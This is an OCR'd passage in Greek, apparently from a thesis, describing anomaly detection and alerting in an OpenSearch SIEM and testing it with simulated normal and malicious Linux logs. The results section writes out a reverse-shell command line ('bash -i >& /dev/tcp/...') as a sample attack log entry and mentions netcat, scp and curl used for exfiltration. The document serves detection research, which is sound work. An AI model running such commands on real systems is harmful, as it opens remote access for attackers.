
Εικόνα 5.9: Αναλυτική εμφάνιση λεπτομερειών ανωμαλίας που ανίχνευσε το μοντέλο Linux-CommandLine-Anomaly-Detector

Στην Εικόνα 2, ο ανιχνευτής ανωμαλιών Linux-CommandLine-Anomaly-Detector εντόπισε μια ύποπτη εκτέλεση εντολής που αφορούσε ένα αρχείο με όνομα /tmp/hacktool_20216, το οποίο επικαλέστηκε μη εξουσιοδοτημένες παραμέτρους όπως --listen και --upload. Αυτός ο τύπος εντολής υποδεικνύει συχνά την ανάπτυξη ενός αντίστροφου κελύφους ή ενός μη εξουσιοδοτημένου απομακρυσμένου ακροατή. Η ανωμαλία έλαβε πλήρη βαθμολογία 1,00 και επισημάνθηκε με υψηλό επίπεδο εμπιστοσύνης 0,95.



Εικόνα 5.10: Αναλυτική εμφάνιση λεπτομεριών ανωμαλίας που ανίχνευσε το μοντέλο Linux- Process-Executable -Anomaly-Detector

Το Σχήμα 3 απεικονίζει τα αποτελέσματα ανίχνευσης του Linux-Process-Executable-Anomaly-Detector. Εντοπίστηκε η χρήση ενός άγνωστου δυαδικού αρχείου, του /tmp/hacktool_11167, το οποίο εκτελείται από έναν μη τυποποιημένο κατάλογο. Αυτή η συμπεριφορά αποκλίνει σημαντικά από τη μαθημένη βασική γραμμή, υποδεικνύοντας έναν πιθανό dropper κακόβουλου λογισμικού ή ένα εργαλείο που χρησιμοποιείται σε φάσεις μετέπειτα της εκμετάλλευσης μιας ευπάθειας.



Εικόνα 5.11: Αναλυτική εμφάνιση λεπτομερειών ανωμαλίας που ανίχνευσε το μοντέλο UEBA-Anomaly-Detector

Ο ανιχνευτής ανωμαλιών UEBA-Anomaly-Detector, όπως φαίνεται στην Εικόνα 4, επικεντρώθηκε στην παρακολούθηση της συμπεριφοράς σύνδεσης και ελέγχου ταυτότητας. Σε αυτή την περίπτωση, σημείωσε πολλαπλές παράτυπες προσπάθειες σύνδεσης από τον χρήστη sysadmin, έναν δυνητικά προνομιούχο λογαριασμό. Ενώ η εμπιστοσύνη της ανωμαλίας ήταν χαμηλότερη (περίπου 0,09), η βαθμολογία ανωμαλίας παρέμεινε υψηλή, υποδεικνύοντας ότι η συμπεριφορά ήταν σπάνια σε σύγκριση με το ιστορικό μοτίβο του χρήστη.


Αυτές οι πληροφορίες αναδεικνύουν την αξία της ανίχνευσης ανωμαλιών για τον εντοπισμό αναδυόμενων απειλών που παρακάμπτουν τις παραδοσιακές αναλύσεις βάσει κανόνων. Οι ανιχνευτές, καθένας από τους οποίους είναι εξειδικευμένος για διαφορετικούς τύπους χαρακτηριστικών της συμπεριφοράς, συμβάλλουν σε έναν πολυεπίπεδο και προσαρμοστικό μηχανισμό άμυνας εντός του SIEM. Η ενσωμάτωσή τους στο OpenSearch επέτρεψε την ειδοποίηση σε πραγματικό χρόνο, τη διασταύρωση με συσχετιζόμενα αρχεία καταγραφής και την απεικόνιση σε ένα κεντρικό πίνακα οργάνων, βελτιώνοντας έτσι τις ροές εργασίας των αναλυτών και επιτρέποντας την ταχύτερη αντιμετώπιση περιστατικών.

5.9 Ενσωμάτωση με τη μονάδα ειδοποιήσεων

Για να διασφαλιστεί η έγκαιρη ανταπόκριση σε εντοπισμένες απειλές, η ενότητα Alerting του OpenSearch διαμορφώθηκε έτσι ώστε να λειτουργεί παράλληλα τόσο με τις ενότητες Security Analytics όσο και με την ενότητα Anomaly Detection. Αυτή η ενοποίηση παρέχει δυνατότητες ειδοποίησης σε


πραγματικό χρόνο, επιτρέποντας στους αναλυτές ασφαλείας να ειδοποιούνται αμέσως μόλις εντοπιστούν πιθανά περιστατικά ασφαλείας.

Κάθε ανιχνευτής ανωμαλιών συσχετίστηκε με μια ειδική οθόνη που αξιολογεί συνεχώς την έξοδο των αντίστοιχων μοντέλων. Αυτές οι οθόνες διαμορφώθηκαν με συγκεκριμένες συνθήκες ενεργοποίησης με βάση τις τιμές των βαθμών ανωμαλίας. Όταν ανιχνεύεται υψηλή βαθμολογία ανωμαλίας, ενεργοποιείται μια ενέργεια που αναζητά τα αποτελέσματα που είναι αποθηκευμένα στο ευρετήριο «.opendistro-anomaly-results*». Η μονάδα ειδοποίησης χρησιμοποιεί αυτό το ευρετήριο ως πηγή δεδομένων για τη δημιουργία ειδοποιήσεων, οι οποίες στη συνέχεια αποστέλλονται στο κατάλληλο προσωπικό μέσω των καθορισμένων καναλιών ειδοποίησης, όπως το ηλεκτρονικό ταχυδρομείο ή το webhook.




Εικόνα 5.12: Linux-CommandLine-Anomaly-Detector-Monitor

Το πρώτο στιγμιότυπο οθόνης, που παρουσιάζεται στην Εικόνα 1, εμφανίζει το Linux-CommandLine-Anomaly-Detector-Monitor. Αυτή η οθόνη έχει ρυθμιστεί ώστε να αξιολογεί τα αποτελέσματα ανίχνευσης ανωμαλιών κάθε δύο λεπτά. Περιλαμβάνει ένα έναυσμα για υψηλές τιμές βαθμού ανωμαλίας και παρέχει μια ιστορική προβολή της δραστηριότητας συναγερμού. Το τμήμα χρονοδιαγράμματος απεικονίζει πότε ενεργοποιήθηκαν οι συναγερμοί και τις αναγνωρίζει ή τις διαγράφει με βάση τις εισροές των αναλυτών.



Εικόνα 5.13: Linux-Process-Executable-Anomaly-Detector-Monitor

Στην Εικόνα 2, βλέπουμε το Linux-Process-Executable-Anomaly-Detector-Monitor, το οποίο λειτουργεί παρόμοια, αλλά επικεντρώνεται σε ανωμαλίες που σχετίζονται με εκτελέσιμα αρχεία. Αυτή η παρακολούθηση εκτελείται επίσης κάθε δύο λεπτά και παρακολουθεί τις ενεργοποιήσεις με βάση τις συνθήκες κατωφλίου. Απομονώνει αποτελεσματικά τις ανώμαλες εκτελέσεις διεργασιών που μπορεί να σηματοδοτούν μη εξουσιοδοτημένη ή κακόβουλη δυαδική δραστηριότητα.



Εικόνα 5.14: UEBA-Anomaly-Detector-Monitor

Το Σχήμα 3 παρουσιάζει το UEBA-Anomaly-Detector-Monitor, το οποίο είναι αφιερωμένο στην ανάλυση της συμπεριφοράς των χρηστών. Αυτή η παρακολούθηση είναι ιδιαίτερα αποτελεσματική στην ανίχνευση αποκλίσεων από τις βασικές ενέργειες του χρήστη, όπως απροσδόκητοι χρόνοι σύνδεσης ή αλλαγές στα πρότυπα ελέγχου ταυτότητας. Διαμορφώνεται με βαθμό σοβαρότητας 2, ο οποίος υποδεικνύει μια ειδοποίηση υψηλής προτεραιότητας στο σύστημα ειδοποιήσεων, δεύτερη μόνο μετά τις ειδοποιήσεις κρίσιμου επιπέδου 1. Αυτή η ιεράρχηση με βάση το πλαίσιο βοηθά τις ομάδες

ασφαλείας να ανταποκρίνονται στις απειλές με μεγαλύτερο επείγοντα χαρακτήρα και μεγαλύτερη αποτελεσματικότητα. Αυτή η οθόνη είναι ιδιαίτερα χρήσιμη για τον εντοπισμό εσωτερικών απειλών ή παραβίασης λογαριασμών. Έχει ρυθμιστεί με βαθμό σοβαρότητας 2, αντικατοπτρίζοντας την αυξημένη σημασία των ανωμαλιών που σχετίζονται με τα πρότυπα ελέγχου ταυτότητας των χρηστών. Ο πίνακας ιστορικού καταγράφει πότε εγέρθηκαν οι ειδοποιήσεις και παρέχει πληροφορίες πλαισίου για την καθοδήγηση της διερεύνησης.

Ενσωματώνοντας αυτές τις οθόνες με τη μονάδα ειδοποίησης, το σύστημα SIEM επιτυγχάνει προληπτική ειδοποίηση για απειλές. Οι ειδοποιήσεις παραδίδονται με πλούσια μεταδεδομένα, συμπεριλαμβανομένων χρονοσφραγίδων, βαθμών ανωμαλίας και παραπομπών στους συγκεκριμένους ανιχνευτές και στα επηρεαζόμενα πεδία καταγραφής. Αυτή η ενσωμάτωση επιτρέπει στους αναλυτές να αναλάβουν ταχεία δράση, βελτιώνοντας τη συνολική ανταπόκριση και τη στάση ασφαλείας του περιβάλλοντος που παρακολουθείται.

5.10 Ανάλυση αποτελεσμάτων

Στην ενότητα αυτή παρουσιάζονται τα πειραματικά αποτελέσματα που επικυρώνουν την αποτελεσματικότητα της συνδυασμένης χρήσης των ενοτήτων Security Analytics και Anomaly Detection στο πλαίσιο του OpenSearch, με βάση μια σταδιακή προσομοίωση τόσο της κανονικής όσο και της κακόβουλης συμπεριφοράς του συστήματος.

Αρχικά, δημιουργήθηκαν τα βασικά αρχεία καταγραφής του συστήματος χρησιμοποιώντας το πρόγραμμα generate_logs.py όπως αναφέρεται στο βήμα 1. Αυτά τα αρχεία καταγραφής προσομοιάζουν τις συνήθεις λειτουργίες του συστήματος Linux και δημιούργησαν ένα καθαρό σύνολο δεδομένων για την αναπαράσταση της κανονικής συμπεριφοράς ενός συστήματος. Στο βήμα 2 μπορούμε να παρατηρήσουμε την επιτυχή εισχόρηση των δεδομένων μέσω της ενότητας Discover του Opensearch. Βασικά πεδία όπως τα process.exe, command_line και host.ip ακολουθούσαν ιδιαίτερα συνεπή μοτίβα. Για παράδειγμα, καλοήθη εκτελέσιμα προγράμματα όπως τα /usr/lib/systemd και /usr/sbin/cron κλήθηκαν με αναμενόμενες εντολές όπως cron -f ή bash script.sh, λειτουργώντας από σταθερούς καταλόγους όπως /etc και /home/user. Τα αναγνωριστικά των χρηστών κυμαίνονται μεταξύ 1000 και 1500 και οι διευθύνσεις IP παρέμειναν περιορισμένες σε δύο προκαθορισμένες εσωτερικές διευθύνσεις. Αυτή η συνέπεια διαμόρφωσε ένα σύνολο δεδομένων χαμηλής εντροπίας, ιδανικό για την εκπαίδευση στην ανίχνευση ανωμαλιών.

Όπως φαίνεται στο βήμα 2, αυτά τα αρχεία καταγραφής εισήχθησαν με επιτυχία στη διεπαφή OpenSearch Discover. Το βήμα 3 επιβεβαιώνει ότι στο πλαίσιο αυτής της κανονικής συμπεριφοράς, η ενότητα Security Analytics δεν προκάλεσε καμία ειδοποίηση. Ομοίως, το βήμα 4 δείχνει ότι η ενότητα ανίχνευσης ανωμαλιών επίσης δεν σημείωσε καμία ανωμαλία, επικυρώνοντας την ακεραιότητα της βασικής γραμμής.

Μετά από τη φάση εκπαίδευσης, το δεύτερο πρόγραμμα generate_detection_logs.py χρησιμοποιήθηκε για την προσομοίωση γνωστών τεχνικών κυβερνοεπιθέσεων που καλύπτονται ρητά από προκαθορισμένους κανόνες στη μονάδα Security Analytics. Αυτές οι προσομοιωμένες επιθέσεις περιλάμβαναν εντολές αντίστροφου κελύφους όπως bash -i >& /dev/tcp/10.0.0.0.1/4444 0>&1, εκτέλεση από τον κατάλογο /tmp με δυαδικά αρχεία όπως το /tmp/gobrat και δείκτες κλιμάκωσης προνομίων. Αυτά τα αρχεία καταγραφής ενεργοποίησαν με επιτυχία ειδοποιήσεις στην ενότητα Security Analytics, η οποία χρησιμοποιεί κανόνες ανίχνευσης που αντιστοιχίζονται στο πλαίσιο MITRE ATT&CK, και επισημάνθηκαν ταυτόχρονα και από τα μοντέλα ανίχνευσης ανωμαλιών της ενότητας Anomaly Detection. Στο βήμα 5, βλέπουμε τη δημιουργία των εν λόγω κακόβουλων αρχείων καταγραφής. Στα βήματα 6 και 7 όπως φαίνεται και στα σχετικά στιγμιότυπα, το Security Analytics

εντόπισε με επιτυχία τις απειλές βάσει κανόνων και στο βήμα 8, η μονάδα ανίχνευσης ανωμαλιών εντόπισε επίσης τις κακόβουλες δραστηριότητες.

Στη συνέχεια, με το πρόγραμμα generate_mal_logs.py εισήχθησαν κακόβουλες συμπεριφορές που αποκλίνουν σκόπιμα από τις γνωστές υπογραφές απειλών. Αυτά τα αρχεία καταγραφής περιείχαν νέα σύνταξη γραμμής εντολών, άγνωστες διαδρομές όπως /usr/local/weirdReconn και ανώμαλη συμπεριφορά όπως η επαναλαμβανόμενη χρήση των εντολών netcat, scp και curl για πλευρική μετακίνηση και διαρροή δεδομένων. Αυτά τα μοτίβα περιλάμβαναν απροσδόκητα αναγνωριστικά χρηστών στην περιοχή 4000-8000 και απομακρυσμένους διαδικτυακούς τόπους που δεν είχαν προηγουμένως παρατηρηθεί κατά τη διάρκεια της εκπαίδευσης. Όπως ήταν αναμενόμενο και παρατηρούμε στο βήμα 9, η ενότητα Security Analytics δεν δημιούργησε ειδοποιήσεις, υπογραμμίζοντας τον περιορισμό της σε προκαθορισμένους κανόνες ανίχνευσης. Ωστόσο, τα μοντέλα ανίχνευσης ανωμαλιών, τα οποία εκπαιδεύτηκαν στα καθαρά βασικά δεδομένα, χαρακτήρισαν αυτές τις συμπεριφορές ως στατιστικά μη φυσιολογικές όπως και αναδεικνύεται στο βήμα 10.


Αυτή η αξιολόγηση υπογραμμίζει τη δύναμη του συνδυασμού της ανίχνευσης βάσει κανόνων για ακρίβεια και ερμηνευσιμότητα, με την ανίχνευση ανωμαλιών βάσει αποκλίσεων για κάλυψη και προσαρμοστικότητα. Η ενότητα Security Analytics υπερέχει στον εντοπισμό καλά κατανοητών απειλών με υψηλή αξιοπιστία, ενώ τα μοντέλα ανίχνευσης ανωμαλιών ανταποκρίνονται δυναμικά στις αποκλίσεις, συμπεριλαμβανομένων εκείνων που δεν έχουν οριστεί ποτέ ρητά κατά τη διαμόρφωση.

Η παρακάτω οπτική τεκμηρίωση υποστηρίζει αυτή τη διαδικασία σε όλα τα βασικά στάδια του πειράματος

- **Βήμα 1:** Δημιουργία τυπικών αρχείων καταγραφής συστημάτων Linux με χρήση του προγράμματος generate_logs.py
- **Βήμα 2:** Επαλήθευση της βασικής εισαγωγής αρχείων καταγραφής στη διεπαφή OpenSearch Discover


Εικόνα 5.15: Αρχεία καταγραφής στη διεπαφή OpenSearch Discover

- **Βήμα 3:** Επιβεβαίωση της απουσίας ειδοποιήσεων από την ενότητα Security Analytics υπό κανονική συμπεριφορά




Εικόνα 5.16: Security Analytics Overview Dashboard

- **Βήμα 4:** Επιβεβαίωση της απουσίας ειδοποιήσεων από την ενότητα ανίχνευσης ανωμαλιών υπό κανονική συμπεριφορά



